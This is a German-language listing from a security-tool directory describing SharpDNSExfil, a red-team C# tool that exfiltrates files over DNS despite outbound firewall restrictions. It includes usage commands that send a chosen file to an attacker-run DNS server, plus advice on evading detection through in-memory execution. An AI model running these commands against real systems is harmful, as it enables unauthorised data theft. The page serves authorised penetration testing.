
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
SharpDNSExfil — C#-Tool zum Exfiltrieren von Dateien über DNS mittels XOR und asymmetrischer Verschlüsselung, konzipiert für Red-Team-Einsätze mit eingeschränkten ausgehenden Verbindungen. | Kitploit
Tools/GitHubGitHub/aniqfakhrul/sharpdnsexfil
Verschlüsselungs-/EntschlüsselungstoolsDatenexfiltrationCommand and ControlRed TeamingDNS-Analyse
GitHubaniqfakhrul/sharpdnsexfil

SharpDNSExfil

C#-Tool zum Exfiltrieren von Dateien über DNS mittels XOR und asymmetrischer Verschlüsselung, konzipiert für Red-Team-Einsätze mit eingeschränkten ausgehenden Verbindungen.

Repository anzeigen
13241vor 5 JahrenNoch nicht geprüft
Teilen

SharpDNSExfil

SharpDNSExfil ist ein Exfiltrationstool, das in C# geschrieben ist. Das Hauptziel besteht darin, beliebige "auf der Festplatte" befindliche Dateien zu exfiltrieren, ohne sich um eingeschränkte ausgehende Verbindungen sorgen zu müssen.

Voraussetzung

  • Das entfernte System sollte in der Lage sein, DNS aufzulösen

Warum habe ich das gemacht?

Ich habe während meines Einsatzes eine blinde RCE erhalten und es stellte sich heraus, dass das entfernte System einen Firewall-Schutz hat, der keine ausgehenden Verbindungen erlaubt, was mir eine Reverse-Verbindung sehr erschwerte. Das Gute ist, der DNS-Server kann öffentliche Domänen auflösen und kann mich über DNS erreichen. Das Problem war, ich konnte immer noch keine Reverse-Shell bekommen, ich konnte einige kleine Ausgaben lesen, aber kein Bueno. Also hatte ich die Idee, den Prozess nur über DNS zu automatisieren und alle Schritte zu wiederholen, und endlich funktioniert es!

HINWEIS: Der gesamte Prozess wurde bisher nur über einen benutzerdefinierten öffentlichen DNS-Server getestet, aber nicht vollständig in einer echten Unternehmensumgebung. Also Verwendung auf eigene Gefahr!

TL;DR: Anleitung

Was ist zu beachten?



Alle exfiltrierten Bytes werden mit einem zufällig generierten Schlüssel XOR-verknüpft. Man könnte denken, der Schlüssel wäre dann im Klartext auf Netzwerkebene (Wireshark wird das zeigen). Mit der --encrypt-Option kommt die asymmetrische Verschlüsselung ins Spiel: Ein fest codierter öffentlicher Schlüssel verschlüsselt den XOR-Schlüssel. Das lokale System (Sie) erwartet eine verschlüsselte Form des Schlüssels; das Python-Skript entschlüsselt den Schlüssel automatisch mit seinem fest codierten privaten Schlüssel. Der Rest der übertragenen Daten wird wieder per XOR in seine ursprünglichen Bytes zurückverwandelt. Also, bitte immer die Schlüsselpaare ändern

Vor der VerschlüsselungNach der Verschlüsselung

Verwendung

  • Richten Sie einen DNS-Server mit dem Python-Skript dnsserver.py ein. Die Optionen lauten wie folgt
python3 dnserver.py --udp --port 53 --host 192.168.0.102
  • Führen Sie die ausführbare Datei auf dem entfernten System aus.
SharpDNSExfil.exe --file C:\path\to\file --server 192.168.0.102

OPSEC-Überlegungen

SharpDNSExfil-Schritte und -Prozesse werden alle im Arbeitsspeicher ausgeführt, ohne die Festplatte zu berühren, um während des Einsatzes keine Rückstände zu hinterlassen. SharpDNSExfil informiert über jeden einzelnen Schritt oder Prozess, den es im Hintergrund ausführt, mit der --verbose-Option. Jedes gesendete Byte wird XOR-codiert und der Schlüssel wird zusätzlich mit asymmetrischer Verschlüsselung verschlüsselt, um Klartext-Schlüssel im Netzwerkverkehr zu vermeiden. Seien Sie besonders vorsichtig und machen Sie sich Notizen und führen Sie eine Bereinigung des Eigentums des Kunden durch.


Danksagungen

  • Tolles DNSServer-Skript von @pklaus
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    260
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    251

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →